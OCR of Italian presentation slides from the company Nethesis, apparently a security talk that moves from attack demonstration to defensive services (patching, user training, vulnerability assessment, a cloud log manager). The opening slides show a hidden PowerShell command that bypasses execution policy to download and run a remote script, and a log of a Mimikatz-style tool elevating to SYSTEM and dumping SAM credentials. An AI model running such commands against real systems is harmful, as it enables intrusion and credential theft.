
```
PS C:\Windows\system32> PowerShell.exe  -WindowStyle hidden -executionpolicy ByPasS -command "IEX (Ne
w-Object Net.WebClient).DownloadString('https://drive.google.com/uc?export=download&id=183f24ZyV4P2V5
9eCr4C9oSqI291b_mcP'); Silly"
```

golem@thor: ~


```
PS C:\Windows\system32> TYPE T.LOG
MiniMini(commandline) # privilege::debug
Privilege '20' OK
MiniMini(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM
604     {0;000003e7} 1 D 20596          NT AUTHORITY\SYSTEM     S-1-5-18        (
04g,21p)        Primary
 -> Impersonated !
 * Process Token : {0;0012e6fc} 1 F 5071745     MSEDGEWIN10\IEUser      S-1-5-21
-462794523-3640862815-4282992083-1000   (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 5124869     NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Impersonation (Delegation)
MiniMini(commandline) # sekurlsa::logonpasswords
ERROR xwrheldkseKuRlSa_acquireLSA ; Key import
MiniMini(commandline) # lsadump::sam
Domain : MSEDGEWIN10
SysKey : f9a18ce286f31fda7e2dcbd314e34199
```

# Ma siamo WhiteHat

- Aggiornamento dei sistemi
- Formazione degli utenti
- Vulnerability assessment
- Log manager centralizzato



# VULNERABILITY ASSESSMENT





Inventario vulnerabilità Hardware e Software

Identificazione delle criticità

Remediation Plan ed Executive summary

nethesis

# CLOUD LOG MANAGER




Inventario Hardware e Software

Endpoint Client per Windows e Syslog

Gestione archivi USB

# Domande ?

Strada degli Olmi, 8
61122 - Pesaro (PU)
+39 0721 1791157
marketing@nethesis.it